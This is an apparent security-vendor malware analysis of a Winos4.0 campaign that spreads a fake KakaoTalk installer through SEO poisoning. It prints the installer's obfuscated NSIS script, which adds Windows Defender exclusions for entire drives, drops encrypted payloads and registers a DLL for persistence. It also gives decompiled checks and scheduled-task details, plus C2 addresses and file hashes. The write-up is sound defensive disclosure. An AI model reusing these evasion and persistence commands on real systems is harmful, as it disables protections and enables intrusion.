

Winos4.0 malware disguised as KakaoTalk installation file

A asec.ahnlab.com/en/92971

ATCP

March 15, 2026



distribution Methods – SEO Poisoning

Typically, people perceive the sites that appear at the top of Google search results as the “most authoritative and official” sites. however, threat actors are playing on the psychology of such users, manipulating the search engine’s algorithms to place malicious sites at the top.

SEO poisoning is an attack technique in which threat actors exploit search engine optimization (SEO) techniques to push malicious websites they control to the top of search results for specific keywords, often on pages one to three. the goal is to distribute malware or steal information by directing users to a carefully crafted fake site when they are trying to download official software or find information.

SEO Poisoning 공격 프로세스

검색 엔진의 신뢰를 악용한 멀웨어 유포 메커니즘



[Figure 1] SEO Poisoning attack process

AhnLab Security Intelligence Center (ASEC) recently confirmed that approximately 5,000+ PCs were infected when a fake KakaoTalk installer file was circulated using such SEO Poisoning techniques. the file looks like a KakaoTalk installer on the surface, but it executes malware internally and stays on the system continuously.

Figure 2 below shows that the fake KakaoTalk installer is at the top of the list when searching for the PC version of KakaoTalk on Google. this is not the official KakaoTalk download page, but a fake site created by threat actors utilizing KakaoTalk characters and logos to look similar. the fake site appears to have used SEO poisoning techniques to trick search engine algorithms to force the malicious page to rank at the top for certain keywords.



[Figure 2] Fake KakaoTalk sites appearing at the top of search engines (Bing and Google)


The fake KakaoTalk sites are as follows,

hxxps://pc-kakaocorp[.]com

The URL to which you are redirected to download the final malware is as follows.

- [https://download.i96l6\[.\]top/KakaoTalk_Setup_patched.RAR](https://download.i96l6[.]top/KakaoTalk_Setup_patched.RAR)
- [https://xinjiapox.oss-ap-southeast-1.aliyuncs\[.\]com/KakaoTa2258.zip](https://xinjiapox.oss-ap-southeast-1.aliyuncs[.]com/KakaoTa2258.zip)


According to our infrastructure, the fake KakaoTalk installation file distributed in the above way was first distributed on March 9th.



[Figure 3] Trend of fake KakaoTalk installation files (~3/14)

malware Analysis

When downloading the installation file from the fake site, malware with the image of KakaoTalk is downloaded as shown below. It is signed with an invalid certificate with the name “NetEase” in China, not the officially distributed certificate of Kakao.



[Figure 4] Invalid digital signature information

The NSIS installation file contains a lot of encrypted data along with legitimate NSIS configuration files, and decrypts them during the execution process to create and execute malicious components such as Verifier.exe and AutoRecoverDat.dll. It also adds Windows Defender exception paths to weaken security features and secures persistence through DLL registration. In addition, it disguises itself as a legitimate installation file by creating and placing a legitimate KakaoTalk_Setup.exe together.

; Defender exception (neutralization)

```
StrCpy $0 "cmd.exe /C powe$r"$r"$s"$h"$ell.exe -  
Ex"$ec"$uti"$o"$nPol"$ic"$y By"$pa"$s"$s -  
C"$om"$ma"$n"$d Ad"$d"$-M"$pPr"$ef"$ere"$nce -  
Ex"$cl"$usion"$Path C:\, D:\,E:\,F:\"
```

nsExec::Exec \$0

; decryption and drop of encrypted payload

StrCpy \$R0 \$TEMP\temp_k.txt

StrCpy \$R1 \$TEMP\lic.dat

DcryptDll::Decrypt FFF \$R0 \$R1 **\$LOCALAPPDATA\Verifier.exe**

StrCpy \$R2 \$TEMP\Profiler.json

DcryptDll::Decrypt FFF \$R0 \$R2 \$LOCALAPPDATA\Profiler.json

StrCpy \$R3 \$TEMP\GPUCachexml

DcryptDll::Decrypt FFF \$R0 \$R3 \$APPDATA\GPUCache.xml

StrCpy \$R5 \$TEMP\GPUCache2xml

DcryptDll::Decrypt FFF \$R0 \$R5 \$APPDATA\GPUCache2.xml

DcryptDll::Decrypt FFF \$R0 \$R3 \$APPDATA\Embarcadero\GPUCache.xml

DcryptDll::Decrypt FFF \$R0 \$R5 \$APPDATA\Embarcadero\GPUCache2.xml

StrCpy \$R4 \$TEMP\Auto.dat

DcryptDll::Decrypt FFF \$R0 \$R4 \$APPDATA\Embarcadero\AutoRecoverDat.dll

; Malicious DLL registration (persistence)

```
StrCpy $8 "cmd.exe /C $"start rundll32.exe  
$APPDATA\Embarcadero\AutoRecoverDat.dll,DllRegisterServer$"
```

nsExec::Exec \$8

; Run the main payload

Exec \$LOCALAPPDATA\Verifier.exe

Sleep 25000

; Create a normal KakaoTalk installation file and shortcut to it

StrCpy \$R9 \$INSTDIR\DIR

DcryptDll::Decrypt FFF \$R0 \$R9 \$INSTDIR\KakaoTalk_Setup.exe

CreateShortCut \$DESKTOP\KakaoTalk_Setup.lnk \$INSTDIR\KakaoTalk_Setup.exe

; includes additional obfuscated files

File eqinpqabpwm

File omyivwqtlzwnl

File xkaljrsp

File ziucakk

; Registry tagging

WriteRegStr HKCU MicrosoftUser Source kakao

The behavior that performs malicious functions after the initial installation file is divided into two files. the execution flow is divided by the ShellCode (Profiler.json) file loaded by Verifier.exe and the ShellCode (GPUCache.xml) file loaded by AutoRecoverDat.dll executed by rundll32.exe.

The relationship between the main files utilized by the malware is shown in the table below.

file name	role
Verifier.exe	patches legitimate software to load ShellCode (Profiler.json)
Profiler.json	ShellCode (Reflective DLL Loader, sRDI open source)
GPUCache.xml	Winos4.0 malware
GPUCache2.xml	Winos4.0 malware
AutoRecoverDat.DLL	Loader that loads ShellCode (GPUCache.xml)

The Verifier.exe file and AutoRecoverDat.dll file are executed in different ways, but both load GPUCache.xml or GPUCache2.xml (Winos4.0 malware).

After creating a mutex with the hard-coded name **77825d8f-46d1-42d0-b298-83068bf9e31d** via the **CreateMutexA** API, the ShellCode that is loaded depends on two conditions.

- condition 1: Whether or not a mutex with the same name already exists
- condition 2: Whether the ActivityLog.xml file exists in the %APPDATA%\Embarcadero path

If both conditions are met, the ShellCode of the %APPDATA%\Embarcadero\GPUCache2.xml file name is loaded; if either condition is not met, the ShellCode of the %APPDATA%\Embarcadero\GPUCache.xml file name is loaded.

```
CreateMutexA(0, 0, "77825d8f-46d1-42d0-b298-83068bf9e31d");
if ( GetLastError() == 183 && (v12 = sub_6E6D4D74(v49)) != 0 )// 이미 같은 뮅텍스 존재하거나,
// %APPDATA%\Embarcadero\ActivityLog.xml 존재여부
{
    qmemcpy((char *)v47 + 3, &unk_6E6E102C, 0x11u);// %APPDATA%\Embarcadero\GPUCache2.xml
    sub_6E6DB7E0(v46, (char *)v47 + 3, 0x11u);
    sub_6E6F591E(v51, v46);
    v17 = (char *)v51[0];
    std::string::basic_string(v48);
    std::string::append(v17);
    sub_6E6DDFB0(&v52);
    sub_6E6DB910(v23);
}
else
{
    qmemcpy((char *)v47 + 3, &unk_6E6E1040, 0x10u);// %APPDATA%\Embarcadero\GPUCache.xml
    sub_6E6DB7E0(v46, (char *)v47 + 3, 0x10u);
    sub_6E6F591E(v51, v46);
    v43 = (char *)v51[0];
    std::string::basic_string(v48);
    std::string::append(v43);
    hFileh = (HANDLE)sub_6E6DDFB0(&v52);
    sub_6E6DB910(hFileh);
}
```

[Fig. 5] Difference of ShellCode file to load according to conditions

It was also confirmed that C2 changes depending on which ShellCode is loaded.

- GPUCache.xml
 - C2 : 192.238.129[.]47
 - Port : 18852
- GpuCache2.xml
 - C2 : 119.28.70[.]225
 - Port : 443

The **GPUCache(2).xml** file that is loaded at this time is a ShellCode that starts with 0xE8(_OPCODE: CALL). it is not encrypted, so it has the code as it is, and it contains another executable file (DLL) inside. When ShellCode is executed, it loads the DLL file into memory and executes it.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000B80	C1	CD	0D	0F	BE	C1	03	E8	47	84	C9	75	F1	8B	7C	24	Áí...Á.èG„Éuñ< \$
00000B90	14	8D	04	2E	3B	44	24	1C	74	20	8B	44	24	20	43	3B	;D\$.t <D\$ C;
00000BA0	5C	24	10	72	CC	8B	57	18	85	D2	0F	85	50	FF	FF	FF	\\$.rİ<W....Ò....Pÿÿÿ
00000BB0	33	C0	5F	5E	5D	5B	83	C4	14	C3	8B	74	24	18	8B	44	3À_^][fÄ.Ä<t\$.<D
00000BC0	16	24	8D	04	58	0F	B7	0C	10	8B	44	16	1C	8D	04	88	.\$..X....<D....^
00000BD0	8B	04	10	03	C2	EB	DB	4D	5A	90	00	03	00	00	00	04	<...ÄeÜM2.....
00000BE0	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	...ÿÿ.....@
00000BF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000C00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000C10	00	00	00	80	00	00	00	0E	1F	BA	0E	00	B4	09	CD	21	...€......°...'.í!
00000C20	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	61	..Lí!This progra
00000C30	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	20	m cannot be run
00000C40	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	24	in DOS mode....\$

[Fig. 6] PE signature (MZ) inside ShellCode

There is also logic to check if an AV product is installed. given that the targeted AV products checked by the threat actors are **360 Total Security** and **ZhuDongFangYu**, which are predominantly utilized in China, it is likely that the malware was originally created for distribution sites in China.

```

v40 = a1;
v21 = a3;
v20 = a2;
qmemcpy(v35, "360tray.exe", sizeof(v35));
(sub_10002F28)(v35, &v36, v35);
v41 = 0;
v37 = 1;
v31 = 1;
v4 = (sub_10004C3A)(v23, v28);
appended = 3;
v41 = 1;
v40 = 3;
v31 = 3;
if ( !CheckProcessRunning(v4) )
{
    qmemcpy(v38, "ZhuDongFangYu.exe", sizeof(v38));
    (sub_10002F28)(v38, v39, v38);
    v41 = 2;
    v31 = 7;
    v10 = (sub_10004C3A)(v24, v30);
    v40 = 15;
    if ( !CheckProcessRunning(v10) )
        LOBYTE(v37) = 0;
}

```

[Figure 7] Determine if the AV product is active

Depending on whether or not the AV product in question exists on the system, the subsequent method of maintaining persistence will differ, but in the end, the Task Scheduler will be created as shown below.

- path (common): Microsoft\Windows\AppID
- Task1: .NET Framework adv v6.0.4232
Action: %LocalAppData%\Verifier.exe
- Task2: .NET Framework JDAH v7.7
Action: rundll32.exe %AppData%\Embarcadero\AutoRecoverDat.dll, DllRegisterServer

Finally, the operational malware is identified as Winos4.0 malware. Winos4.0 malware mainly has the functions of screen capture, file/process control, system information collection, downloading additional malware, and avoiding monitoring/analysis environments.

In particular, there is logic to execute packets received from C2 in the memory space allocated by VirtualAlloc if the C2 communication is successful. this means that additional malware can be executed, and it also means that the threat actor can change the attack flow as desired.

conclusion

The more familiar a program is, the more likely users are to hit the “download” button without question. threat actors take advantage of such psychological lulls.

Impersonating a program that is so deeply embedded in our daily lives, like KakaoTalk, can cause more than just hacking, it can cause serious damage to society as a whole. just because it's at the top of the search results doesn't mean it's safe. make it a habit to check the official domain before downloading any installation files.

Never forget that one cleverly crafted file can steal your personal information and assets in an instant.

MD5

0ab84f52d043f7a7af54bd4df0331d64

108849450dd8410bf6217c9a7af82ab3

29152e0473edef5defc6752dabd0c53d

56ad524a33e5bb1ae8fee88d41b33294

8cad997c53fa31274ef0f542535c83b3

Additional IOCs are available on AhnLab TIP.

URL

[https://download\[.\]i96l6\[.\]top/KakaoTalk_Setup_patched\[.\]rar](https://download[.]i96l6[.]top/KakaoTalk_Setup_patched[.]rar)

[https://pc-kakaocorp\[.\]com/](https://pc-kakaocorp[.]com/)

[https://xinjiapox\[.\]joss-ap-southeast-1\[.\]aliyuncs\[.\]com/KakaoTa2258\[.\]zip](https://xinjiapox[.]joss-ap-southeast-1[.]aliyuncs[.]com/KakaoTa2258[.]zip)

IP

119[.]28[.]70[.]225

192[.]238[.]129[.]47

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

